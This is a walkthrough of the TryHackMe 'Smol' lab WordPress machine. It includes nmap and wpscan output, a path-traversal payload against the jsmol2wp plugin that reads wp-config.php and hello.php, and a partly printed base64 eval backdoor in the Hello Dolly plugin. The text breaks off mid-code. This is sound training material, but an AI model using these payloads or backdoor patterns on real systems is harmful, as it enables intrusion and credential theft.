Smol [THM]

At the heart of **Smol** is a WordPress website, a common target due to its extensive plugin ecosystem. The machine showcases a publicly known vulnerable plugin, highlighting the risks of neglecting software updates and security patches. Enhancing the learning experience, Smol introduces a backdoored plugin, emphasizing the significance of meticulous code inspection before integrating third-party components.

Quick Tips: Do you know that on computers without GPU like the AttackBox, **John The Ripper** is faster than **Hashcat**?

Note: Please allow 4 minutes for the VM to fully boot up.

Reconnaissance and Enumeration [Phase 1]

Nmap Scanning

command ⇒ nmap -T4 -p- -v www.smol.thm

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 cb:12:71:56:53:53:9a:e3:19:e1:62:e9:1c:37:93:77 (RSA)
|   256 01:69:94:97:7c:be:77:a4:ca:f2:ac:c3:40:63:d8:2e (ECDSA)
|_  256 86:d0:7a:81:36:68:6a:45:07:53:18:5d:99:22:19:02 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: AnotherCTF
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-generator: WordPress 6.7.1
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=8/16%OT=22%CT=1%CU=41682%PV=Y%DS=4%DC=T%G=Y%TM=68A0
OS:BCE8%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10A%TI=Z%CI=Z%TS=A)SEQ(S
OS:P=104%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M508ST11NW7%O2=M508ST11NW
OS:7%O3=M508NNT11NW7%O4=M508ST11NW7%O5=M508ST11NW7%O6=M508ST11)WIN(W1=F4B3%
OS:W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M508N
OS:NSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=
OS:Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=A
OS:R%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=4
OS:0%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=
OS:G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 22.027 days (since Fri Jul 25 12:38:09 2025)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 256/tcp)
HOP RTT       ADDRESS
1   234.08 ms 10.8.0.1
2   ... 3
4   302.93 ms www.smol.thm (10.201.86.227)
```

So here we don't see much the regular ports 80 and 22. Let's move to the next step. One thing to note here is that the port 80 where the web server is running is running wordpress keeping that in mind we can move forward to our next step that is use wpscan.

Wpscan (https://www.smol.thm)


command ⇒ wpscan --url http://www.smol.thm/ -e --api-token your_api_token --random-user-agent

```
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                        Version 3.8.27
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://www.smol.thm/ [10.201.86.227]
[+] Started: Sat Aug 16 13:19:57 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://www.smol.thm/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://www.smol.thm/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://www.smol.thm/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://www.smol.thm/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.7.1 identified (Outdated, released on 2024-11-21).
 | Found By: Rss Generator (Passive Detection)
 |  - http://www.smol.thm/index.php/feed/, <generator>https://wordpress.org/?v=6.7.1</generator>
```

```
 | - http://www.smol.thm/index.php/comments/feed/, <generator>https://wordpress.org/?v=6.7.1</generator>

[+] WordPress theme in use: twentytwentythree
 | Location: http://www.smol.thm/wp-content/themes/twentytwentythree/
 | Last Updated: 2024-11-13T00:00:00.000Z
 | Readme: http://www.smol.thm/wp-content/themes/twentytwentythree/readme.txt
 | [!] The version is out of date, the latest version is 1.6
 | [!] Directory listing is enabled
 | Style URL: http://www.smol.thm/wp-content/themes/twentytwentythree/style.css
 | Style Name: Twenty Twenty-Three
 | Style URI: https://wordpress.org/themes/twentytwentythree
 | Description: Twenty Twenty-Three is designed to take advantage of the new design tools introduced in WordPres
s 6....
 | Author: the WordPress team
 | Author URI: https://wordpress.org
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.2 (80% confidence)
 | Found By: Style (Passive Detection)
 | - http://www.smol.thm/wp-content/themes/twentytwentythree/style.css, Match: 'Version: 1.2'

[+] Enumerating Vulnerable Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] jsmol2wp
 | Location: http://www.smol.thm/wp-content/plugins/jsmol2wp/
 | Latest Version: 1.07 (up to date)
 | Last Updated: 2018-03-09T10:28:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | [!] 2 vulnerabilities identified:
 |
 | [!] Title: JSmol2WP <= 1.07 - Unauthenticated Cross-Site Scripting (XSS)
 |     References:
 |      - https://wpscan.com/vulnerability/0bbf1542-6e00-4a68-97f6-48a7790d1c3e
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20462
 |      - https://www.cbiu.cc/2018/12/WordPress%E6%8F%92%E4%BB%B6jsmol2wp%E6%BC%8F%E6%B4%9E/
#%E5%8F%8D%E5%B0%84%E6%80%A7XSS
 |
 | [!] Title: JSmol2WP <= 1.07 - Unauthenticated Server Side Request Forgery (SSRF)
 |     References:
 |      - https://wpscan.com/vulnerability/ad01dad9-12ff-404f-8718-9ebbd67bf611
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20463
 |      - https://www.cbiu.cc/2018/12/WordPress%E6%8F%92%E4%BB%B6jsmol2wp%E6%BC%8F%E6%B4%9E/
#%E5%8F%8D%E5%B0%84%E6%80%A7XSS
 |
 | Version: 1.07 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt

[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:34 <==========================================
```

```
============================⇒ (652 / 652) 100.00% Time: 00:00:34
[+] Checking Theme Versions (via Passive and Aggressive Methods)

[i] No themes Found.

[+] Enumerating Timthumbs (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:02:14 ⇐============================================
============================⇒ (2575 / 2575) 100.00% Time: 00:02:14

[i] No Timthumbs Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:08 ⇐=============================================
============================⇒ (137 / 137) 100.00% Time: 00:00:08

[i] No Config Backups Found.

[+] Enumerating DB Exports (via Passive and Aggressive Methods)
 Checking DB Exports - Time: 00:00:04 ⇐================================================
================================⇒ (84 / 84) 100.00% Time: 00:00:04

[i] No DB Exports Found.

[+] Enumerating Medias (via Passive and Aggressive Methods) (Permalink setting must be set to "Plain" for those t
o be detected)
 Brute Forcing Attachment IDs - Time: 00:00:05 ⇐=============================================
=========================⇒ (100 / 100) 100.00% Time: 00:00:05

[i] No Medias Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:03 ⇐==============================================
============================⇒ (10 / 10) 100.00% Time: 00:00:03

[i] User(s) Identified:

[+] Jose Mario Llado Marti
 | Found By: Rss Generator (Passive Detection)

[+] wordpress user
 | Found By: Rss Generator (Passive Detection)

[+] admin
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://www.smol.thm/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] think
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://www.smol.thm/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] wp
 | Found By: Wp Json Api (Aggressive Detection)
```

```
 | - http://www.smol.thm/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] gege
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] diego
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] xavi
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] WPScan DB API OK
 | Plan: free
 | Requests Done (during the scan): 3
 | Requests Remaining: 0

[+] Finished: Sat Aug 16 13:23:38 2025
[+] Requests Done: 3620
[+] Cached Requests: 9
[+] Data Sent: 1.103 MB
[+] Data Received: 1.043 MB
[+] Memory used: 321.469 MB
[+] Elapsed time: 00:03:41
```




As we can see there is a wordpress plugin named jsmol2wp which is vulnerable to unauthenticated XSS and our favourite unauthenticated SSRF now we can just skip the unauthenticated XSS and look how can we get unauthenticated SSRF via this plugin.

Bonus: Use the api token for better results. You can create you account on Wpscan: WordPress Security Scanner once created you will get the api token copy and use it in the scan.

Exploiting SSRF via jsmol2wp plugin

Understanding the Exploit

payload ⇒ http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-config.php



Click on the image to get to the same page. Now here we see that we are using path traversal on the jsmol.php file and accessing the wp-config.php file which may contain credentials in plain text. Let's modify this payload to suit our domain and see what goodies does wp-config.php has for us.

Wp-Config.php

```
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the web site, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * Database settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/documentation/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wpuser' );

/** Database password */
define( 'DB_PASSWORD', 'PASSWORD_YOU_NEED_TO_FIND' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );
```


```
/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication unique keys and salts.
 *
 * Change these to different unique phrases! You can generate these using
 * the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}.
 *
 * You can change these at any point in time to invalidate all existing cookies.
 * This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define( 'AUTH_KEY',         'put your unique phrase here' );
define( 'SECURE_AUTH_KEY',  'put your unique phrase here' );
define( 'LOGGED_IN_KEY',    'put your unique phrase here' );
define( 'NONCE_KEY',        'put your unique phrase here' );
define( 'AUTH_SALT',        'put your unique phrase here' );
define( 'SECURE_AUTH_SALT', 'put your unique phrase here' );
define( 'LOGGED_IN_SALT',   'put your unique phrase here' );
define( 'NONCE_SALT',       'put your unique phrase here' );

/**#@-*/

/**
 * WordPress database table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the documentation.
 *
 * @link https://wordpress.org/documentation/article/debugging-in-wordpress/
 */
define( 'WP_DEBUG', false );

/* Add any custom values between this line and the "stop editing" line. */



/* That's all, stop editing! Happy publishing. */

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
    define( 'ABSPATH', __DIR__ . '/' );
}
```

```
/** Sets up WordPress vars and included files. */
require_once ABSPATH . 'wp-settings.php';
```

Here we got credential for database for wpuser. Now Let's Finally Look what the website looks like visiting the website and try to login with the creds of wpuser if we lucky we get to the dashboard and we know that there is a login page for us because we saw it in the wpscan results.


Visiting the Web Application


http://www.smol.thm/




Ok we see three blog posts which we really are not interested in we need to see the login page for the wordpress dashboard so let's move forward to it.

http://www.smol.thm/wp-login.php








There we go successfully are logged in into the wordpress dashboard as wpuser. Let's Look around and see what interesting things we can find.

Webmaster Tasks!! — Private

http://www.smol.thm/wp-admin/edit.php?post_type=page



1- [IMPORTANT] Check Backdoors: Verify the SOURCE CODE of "Hello Dolly" plugin as the site's code revision.

2- Set Up HTTPS: Configure an SSL certificate to enable HTTPS and encrypt data transmission.

3- Update Software: Regularly update your CMS, plugins, and themes to patch vulnerabilities.

4- Strong Passwords: Enforce strong passwords for users and administrators.

5- Input Validation: Validate and sanitize user inputs to prevent attacks like SQL injection and XSS.

6- [IMPORTANT] Firewall Installation: Install a web application firewall (WAF) to filter incoming traffic.

7- Backup Strategy: Set up regular backups of your website and databases.

8- [IMPORTANT] User Permissions: Assign minimum necessary permissions to users based on roles.

9- Content Security Policy: Implement a CSP to control resource loading and prevent malicious scripts.


10- Secure File Uploads: Validate file types, use secure upload directories, and restrict execution permissions.

11- Regular Security Audits: Conduct routine security assessments, vulnerability scans, and penetration tests.

We found a private page named as webmaster tasks - private inside there are some tasks that webmaster aka the developers need to do in there in the first one we can see they are asking developers to check for backdoors in the hello dolly source code which is a plugin for wordpress. If there is a backdoor in the hello dolly plugin we can use it to gain access to the server but first we need to know what to look for we know there is a plugin hello dolly but there will be a file we need to look in the source code we don't know what the file is called so let's do a quick google search for what we are looking for.

hello-dolly/hello.php


https://github.com/WordPress/hello-dolly/blob/trunk/hello.php



Ok i was able to find the source code of the hello dolly plugin and the file name that the source code is in is hello.php now that we know what file we are looking for let's use our ssrf we found to see the source code of the hello dolly for any backdoors we can use to get in the server.


Source code for hello.php (hello-dolly plugin)

payload ⇒ http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-content/plugins/hello.php



Using burpsuite for better visibility and it is easier to play with parameter here than the web browser but both is fine u can do it one web browser as well. Now that we are in the source let's look for the backdoor they were talking about.


payload ⇒
eval(base64_decode('CiBpZiAoaXNzZXQoJF9HRVRbIlwxNDNcMTU1XHg2NCJdKSkgeyBzeXN0ZW0oJF9HRVRbIlwxND



Look like a base64 string the is being evaluated. Let's decode and see what it is about most likely this is the backdoor we are looking for as this is only thing that is using the eval function.

Decoding the Unknown base64

command ⇒ echo
"CiBpZiAoaXNzZXQoJF9HRVRbIlwxNDNcMTU1XHg2NCJdKSkgeyBzeXN0ZW0oJF9HRVRbIlwxNDNceDZkXDE0NCJdKT
| base64 -d



As i told you this is a backdoor that is getting a shell using the system get and the encoding you see in the bracket it is cmd to avoid flagging it is encoded. Now that we found our precious backdoor let's try to access it. Let's get our id.


```
function hello_dolly() {
   eval(base64_decode('CiBpZiAoaXNzZXQoJF9HRVRbIlwxNDNcMTU1XHg2NCJdKSkgeyBzeXN0ZW0oJF9HRVRb
